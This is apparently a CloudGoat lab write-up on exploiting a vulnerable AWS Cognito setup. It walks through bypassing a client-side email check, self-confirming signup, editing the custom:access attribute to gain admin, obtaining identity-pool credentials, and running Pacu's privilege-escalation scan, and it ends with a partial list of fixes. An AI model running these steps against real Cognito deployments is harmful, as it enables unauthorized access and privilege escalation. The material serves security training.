Int this scenario we start with a URL: https://g30fgby9wb.execute-api.us-east-1.amazonaws.com/vulncognito/cognitoctf-vulnerablecognitocgidpomclowqdz/index.html

When browsing we get a login page:



Because we don't have any credentials, we can try signup:

Since the signup request the email, in case we receive a confirmation code , we can try using a temporary email, https://temp-mail.org/en/

The password will be : **Passwd!1234**

Only when submitted the form create an alert saying that the email domain must be an Ecorp.com domain

Let's try, looking at the source code (CTRL+u):


```
<script>


function Signup(){

//  var letters = /[a-zA-Z0-9]{1,40}@ecorp.com/;

  var email = document.getElementById('email').value;
  var Regex = email.search('@ecorp.com');
//  alert(Regex);


  if(Regex == -1) {

    alert("Only Emails from ecorp.com are accepted");
    return false;

  }

  var first = document.getElementById('first').value;
  var last = document.getElementById('last').value;
  var password = document.getElementById('password').value;



  var poolData = {
    UserPoolId: 'us-east-1_S8uN0XuRx',
    ClientId: '5gpeltvhldatks254va9jlurek',
  };


  var userPool = new AmazonCognitoIdentity.CognitoUserPool(poolData);

```

And we get a JavaScript function checking using regex whether our email ends with ecorp.com ,

To bypass this we can intercept the response using a tool like Burpsuite :


Set the proxy on the browser: http://127.0.0.1:8080/ (using *FoxyProxy* or, *settings>search "proxy")*

Launch Burpsuite, set the proxy settings to intercept the responses of the intercepted requests:



Navigate to the intercept, tab and when the signup.html page response is intercepted delete the lines responsible for the check (in red here) then forward it and disable intercept:

It should look like that:




Due to CORS policy we need to **<u>disable</u>** the proxy on the browser before sending the request:


```
//  var letters = /[a-zA-Z0-9]{1,40}@ecorp.com/;

  var email = document.getElementById('email').value;
  var Regex = email.search('@ecorp.com');
//  alert(Regex);


  var first = document.getElementById('first').value;
  var last = document.getElementById('last').value;
  var password = document.getElementById('password').value;



  var poolData = {
    UserPoolId: 'us-east-1_xKKFASTX6',
    ClientId: '6su317gu1808h65dlqi5idvn5a',
  };


  var userPool = new AmazonCognitoIdentity.CognitoUserPool(poolData);

  var attributeList = [];
```

But then we have a console log indicating that the username is our email address

When trying to log in, we have a message saying that the user hasn't been confirmed:




When looking back at our temporary email provider , we can see we received an email with a confirmation code:



Since there is no confirmation method provided by the website , let do the confirmation manually via AWS CLI, the **clien-id** can be found in the Source code of the website (in yellow)

```
irondev@parrot ~/cloudgoat/cloudgoat
$aws cognito-idp confirm-sign-up --client-id 5gpeltvhldatks254va9jlurek  --username pojeha1680@alientex.com --confirmation-code 115834 --region us-east-1
irondev@parrot ~/cloudgoat/cloudgoat
$
```

Let's now login:




Now that we are logged in when looking at the source code of index.html we can see something interesting:

```
cognitoUser.authenticateUser(authenticationDetails, {
  onSuccess: function(result) {
    var accessToken = result.getAccessToken().getJwtToken();

      cognitoUser.getUserAttributes(function(err, result) {
      if (err) {
        alert(err.message || JSON.stringify(err));
        return;
      }

      var access = result[4].getValue() // currently the 'custom:access' is at index 4
      // or if the index changes again,
      // the following code always gets it
      // for (const name of result) {
      //   if (name.Name === "custom:access") {
      //     access = name.Value;
      //   }
      // }

      console.log(access)

      if(access == 'admin'){
        window.location = "./admin.html";
      }
      else{
        window.location = "./reader.html"
      }

      for (i = 0; i < result.length; i++) {
        console.log(
          'attribute ' + result[i].getName() + ' has value ' + result[i].getValue()
        );

      }
    });
    //Login Redirect here
```

If we have an **admin** access we get redirected to **admin.html** ,


Admin.html is accessible even without being **admin** :



However, this doesn't provide us with anything useful

Now that we know that there is different accesses available lets try to get the access our user has, for this we need the accessToken returned when logged in :

We can find him in the LocalStorage:



Now that we have the Access token we can get the user rights:

```
$aws cognito-idp get-user --access-token eyJraWQiOiJmSEFWQXc3N3BVMGRlVG1KUmxOVndONEgrYkl3YjhrZ2YzOHlMc0VcL1R5OD0iLCJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxNGM4ZTQ5OC1mMGMxLTcwMjMtMGU4Yy1iNzY0ODE
0YTEwMDkiLCJpc3MiOiJodHRwczpcL1wvY29nbml0by1pZHAudXMtZWFzdC0xLmFtYXpvbmF3cy5jb21cL3VzLWVhc3QtMV9TOHVOMFh1UngiLCJjbGllbnRfaWQiOiI1Z3BlbHR2aGxkYXRrczI1NHZhOWpsdXJlayIsIm9yaWdpbl9qdGkiOiJlMDMwO
WYxNy0xYzY1LTQxZmEtYjkwYS01NTkxNmJhZjhiODAiLCJldmVudF9pZCI6ImFkOWY4MWQ0LTg0NTgtNDkzMi1iMTRkLTIzMWNhMDM4M2NhYyIsInRva2VuX3VzZSI6ImFjY2VzcyIsInNjb3BlIjoiYXdzLmNvZ25pdG8uc2lnbmluLnVzZXIuYWRtaW4
iLCJhdXRoX3RpbWUiOjE3MjMxMDc5OTYsImV4cCI6MTcyMzExMTU5NiwiaWF0IjoxNzIzMTA3OTk2LCJqdGkiOiI3NWUwMzAzOS1iZWIzLTQzZDUtOWU4My0wZmJkZGIxNGU5OTAiLCJ1c2VybmFtZSI6IjE0YzhlNDk4LWYwYzEtNzAyMy0wZThjLWI3N
jQ4MTRhMTAwOSJ9.H6K_TSVqPbCM3lM81TZKsXVPua3RAG8-Sy2aAZDvLNGrGbt_R-jqlXQrTk_mLZ73eWMxU7yvHcA4haM7mdro6OnrM6NoSDGrqflnM1yj98zWe5QTU3QeFAfORxkshbETjD5LhUKQa5oCTHpE__b189j3YtvsxLv30880F9ZSYhivvf
n7dBrMafIfb6oNNnbV4c6A3cP4-vbGWjVLHILlg4DoCaOZP05Q6qS0xpuf-3naa1tLilV5xR81giRTPsxuFztIXlKweOE8esjVYegQFohQEEtMZZTNCIrWCa9SdYrRY7LEUjsB5rMvPgZgCW4H3oxETyUzRA7Zuy64gmGBJA --region us-east-1
{
    "Username": "14c8e498-f0c1-7023-0e8c-b764814a1009",
    "UserAttributes": [
        {
            "Name": "email",
            "Value": "pojeha1680@alientex.com"
        },
        {
            "Name": "email_verified",
            "Value": "true"
        },
        {
            "Name": "family_name",
            "Value": "lname"
        },
        {
            "Name": "given_name",
            "Value": "fname"
        },
        {
            "Name": "custom:access",
            "Value": "reader"
        },
        {
            "Name": "sub",
            "Value": "14c8e498-f0c1-7023-0e8c-b764814a1009"
        }
    ]
}
irondev@parrot ~/cloudgoat/cloudgoat
```

And we can see that our user only has reader access,

Lets try to get admin access, for this we will use an AWS CLI command which allows us to modify the custom: access field:

```
irondev@parrot ~/cloudgoat/cloudgoat
$aws cognito-idp update-user-attributes --access-token eyJraWQiOiJmSEFWQXc3N3BVMGRlVG1KUmxOVndONEgrYkl3YjhrZ2YzOHlMc0VcL1R5OD0iLCJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxNGM4ZTQ5OC1mMGMxLTcwMjM
tMGU4Yy1iNzY0ODE0YTEwMDkiLCJpc3MiOiJodHRwczpcL1wvY29nbml0by1pZHAudXMtZWFzdC0xLmFtYXpvbmF3cy5jb21cL3VzLWVhc3QtMV9TOHVOMFh1UngiLCJjbGllbnRfaWQiOiI1Z3BlbHR2aGxkYXRrczI1NHZhOWpsdXJlayIsIm9yaWdpbl9qdGkiOiJlMDMwOWYxNy0xYzY1LTQxZmEtYjkwYS01NTkxNmJhZjhiODAiLCJldmVudF9pZCI6ImFkOWY4MWQ0LTg0NTgtNDkzMi1iMTRkLTIzMWNhMDM4M2NhYyIsInRva2VuX3VzZSI6ImFjY2VzcyIsInNjb3BlIjoiYXdzLmNvZ25pdG8uc2lnbmml
uLnVzZXIuYWRtaW4iLCJhdXRoX3RpbWUiOjE3MjMxMDc5OTYsImV4cCI6MTcyMzExMTU5NiwiaWF0IjoxNzIzMTA3OTk2LCJqdGkiOiI3NWUwMzAzOS1iZWIzLTQzZDUtOWU4My0wZmJkZGIxNGU5OTAiLCJ1c2VybmFtZSI6IjE0YzhlNDk4LWYwYzEtN
zAyMy0wZThjLWI3NjQ4MTRhMTAwOSJ9.H6K_TSVqPbCM3lM81TZKsXVPua3RAG8-Sy2aAZDvLNGrGbt_R-jqlXQrTk_mLZ73eWMxU7yvHcA4haM7mdro6OnrM6NoSDGrqflnM1yj98zWe5QTU3QeFAfORxkshbETjD5LhUKQa5oCTHpE__b189j3YtvsxL
v30880F9ZSYhivvfn7dBrMafIfb6oNNnbV4c6A3cP4-vbGWjVLHILlg4DoCaOZP05Q6qS0xpuf-3naa1tLilV5xR81giRTPsxuFztIXlKweOE8esjVYegQFohQEEtMZZTNCIrWCa9SdYrRY7LEUjsB5rMvPgZgCW4H3oxETyUzRA7Zuy64gmGBJA --reg
ion us-east-1 --user-attributes '[{"Name":"custom:access","Value":"admin"}]'
irondev@parrot ~/cloudgoat/cloudgoat
```

Let’s check our user rights:


```
$aws cognito-idp get-user --access-token eyJraWQiOiJmSEFWQXc3N3BVMGRlVG1KUmxOVndONEgrYkl3YjhrZ2YzOHlMc0VcL1R5OD0iLCJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxNGM4ZTQ5OC1mMGMxLTcwMjMtMGU4Yy1iNzY0ODE
0YTEwMDkiLCJpc3MiOiJodHRwczpcL1wvY29nbml0by1pZHAudXMtZWFzdC0xLmFtYXpvbmF3cy5jb21cL3VzLWVhc3QtMV9TOHVOMFh1UngiLCJjbGllbnRfaWQiOiI1Z3BlbHR2aGxkYXRrczI1NHZhOWpsdXJlayIsIm9yaWdpbl9qdGkiOiJlMDMwO
WYxNy0xYzY1LTQxZmEtYjkwYS01NTkxNmJhZjhiODAiLCJldmVudF9pZCI6ImFkOWY4MWQ0LTg0NTgtNDkzMi1iMTRkLTIzMWNhMDM4M2NhYyIsInRva2VuX3VzZSI6ImFjY2VzcyIsInNjb3BlIjoiYXdzLmNvZ25pdG8uc2lnbmluLnVzZXIuYWRtaW4
iLCJhdXRoX3RpbWUiOjE3MjMxMDc5OTYsImV4cCI6MTcyMzExMTU5NiwiaWF0IjoxNzIzMTA3OTk2LCJqdGkiOiI3NWUwMzAzOS1iZWIzLTQzZDUtOWU4My0wZmJkZGIxNGU5OTAiLCJ1c2VybmFtZSI6IjE0YzhlNDk4LWYwYzEtNzAyMy0wZThjLWI3N
jQ4MTRhMTAwOSJ9.H6K_TSVqPbCM3lM81TZKsXVPua3RAG8-Sy2aAZDvLNGrGbt_R-jqlXQrTk_mLZ73eWMxU7yvHcA4haM7mdro6OnrM6NoSDGrqflnM1yj98zWe5QTU3QeFAfORxkshbETjD5LhUKQa5oCTHpE__b189j3YtvsxLv30880F9ZSYhivvf
n7dBrMafIfb6oNNnbV4c6A3cP4-vbGWjVLHILlg4DoCaOZP05Q6qS0xpuf-3naa1tLilV5xR81giRTPsxuFztIXlKweOE8esjVYegQFohQEEtMZZTNCIrWCa9SdYrRY7LEUjsB5rMvPgZgCW4H3oxETyUzRA7Zuy64gmGBJA --region us-east-1
{
    "Username": "14c8e498-f0c1-7023-0e8c-b764814a1009",
    "UserAttributes": [
        {
            "Name": "email",
            "Value": "pojeha1680@alientex.com"
        },
        {
            "Name": "email_verified",
            "Value": "true"
        },
        {
            "Name": "family_name",
            "Value": "lname"
        },
        {
            "Name": "given_name",
            "Value": "fname"
        },
        {
            "Name": "custom:access",
            "Value": "admin"
        },
        [redacted]
        {
            "Name": "sub",
            "Value": "14c8e498-f0c1-7023-0e8c-b764814a1009"
        }
    ]
}
```

And got the admin rights.

Let go once again the admin page and check in the source-code this time whether something changed :


```
var poolData = {
  UserPoolId: 'us-east-1_S8uN0XuRx',
  ClientId: '5gpeltvhldatks254va9jlurek',
};

var userPool = new AmazonCognitoIdentity.CognitoUserPool(poolData);
var cognitoUser = userPool.getCurrentUser();


if (cognitoUser != null) {
    cognitoUser.getSession(function(err, result) {
        if (result) {
            console.log('You are now logged in.');

            //POTENTIAL: Region needs to be set if not already set previously elsewhere.
            AWS.config.region = 'us-east-1';

            // Add the User's Id Token to the Cognito credentials login map.
            AWS.config.credentials = new AWS.CognitoIdentityCredentials({
                IdentityPoolId: 'us-east-1:dffb7b79-2f77-419a-9e4b-34abf2bef223',
                Logins: {
                    'cognito-idp.us-east-1.amazonaws.com/us-east-1_S8uN0XuRx': result
                        .getIdToken()
                        .getJwtToken(),
                },
            });
        }
    });
}
//call refresh method in order to authenticate user and get new temp credentials
AWS.config.credentials.refresh(error => {
    if (error) {
        console.error(error);
    } else {
        console.log('Successfully logged!');
    }
```

Nothing changed however now that we have a more elevated user, we could try to leverage the information contained in the source code to get credentials:



Here is the format of the command:


```
aws cognito-identity get-id --identity-pool-id '{identityPoolId}' --logins "{loginProvider}={IdToken}"
```

Identity-pool-id is in red

Login-provider in yellow

IdToken In the localStorage screenshots in blue

Once we have the ID we can get the Credentials:



Here is the format :

aws cognito-identity get-credentials-for-identity --region {region} --identity-id '{Id-found}' --logins "cognito-idp.{region}.amazonaws.com/{UserPoolId}={idToken}"

let save it in the ~/**.aws/credentials**

Now let use **pacu** to search for privilege escalation methods:

Pacu -q start pacu

0 create new session

Import_keys cognito import credentials

Run iam__privesc_scan run the scan

```
Pacu (cognito:No Keys Set) > import_keys cognito
  Imported keys as "imported-cognito"
Pacu (cognito:imported-cognito) > search priv

[Category: ESCALATE]

    An IAM privilege escalation path finder and abuser.

  iam__privesc_scan

Pacu (cognito:imported-cognito) > run iam__privesc_scan
```

```
iam__enum_permissions] iam__enum_permissions completed.

iam__enum_permissions] MODULE SUMMARY:

 0 Confirmed permissions for 0 user(s).
 0 Confirmed permissions for 0 role(s).
 0 Unconfirmed permissions for 0 user(s).
 0 Unconfirmed permissions for role: cognito_authenticated-vulnerable_cognito_cgidpomclowqdz.

iam__privesc_scan] Escalation methods for current role:
iam__privesc_scan]   POTENTIAL: AttachRolePolicy
iam__privesc_scan]   POTENTIAL: CreateAccessKey
iam__privesc_scan]   POTENTIAL: CreateEC2WithExistingIP
iam__privesc_scan]   POTENTIAL: CreateLoginProfile
iam__privesc_scan]   POTENTIAL: CreateNewPolicyVersion
iam__privesc_scan]   POTENTIAL: EditExistingLambdaFunctionWithRole
iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewCloudFormation
iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewCodeStarProject
iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewDataPipeline
iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewGlueDevEndpoint
iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewLambdaThenInvoke
iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewLambdaThenInvokeCrossAccount
iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewLambdaThenTriggerWithExistingDynamo
iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewLambdaThenTriggerWithNewDynamo
iam__privesc_scan]   POTENTIAL: PutRolePolicy
iam__privesc_scan]   POTENTIAL: SetExistingDefaultPolicyVersion
iam__privesc_scan]   POTENTIAL: UpdateExistingGlueDevEndpoint
iam__privesc_scan]   POTENTIAL: UpdateLoginProfile
iam__privesc_scan]   POTENTIAL: UpdateRolePolicyToAssumeIt
iam__privesc_scan] No confirmed privilege escalation methods were found.
iam__privesc_scan] Attempting potential privilege escalation methods...
iam__privesc_scan]   Starting method AttachRolePolicy...
```

FIX:

- **Review and Restrict User Pool Policies**:
  - Ensure user pool policies enforce strong password requirements, account verification, and multi-factor authentication (MFA) where appropriate.
- **Enable Multi-Factor Authentication (MFA)**:
  - Implement MFA for user authentication to add an extra layer of security beyond just passwords.
- **Secure Cognito User Pool Triggers**:
  - Validate and sanitize inputs in Lambda triggers associated with Cognito user pools to prevent injection attacks or other vulnerabilities.
- **Review and Restrict Access to User Pool APIs**:
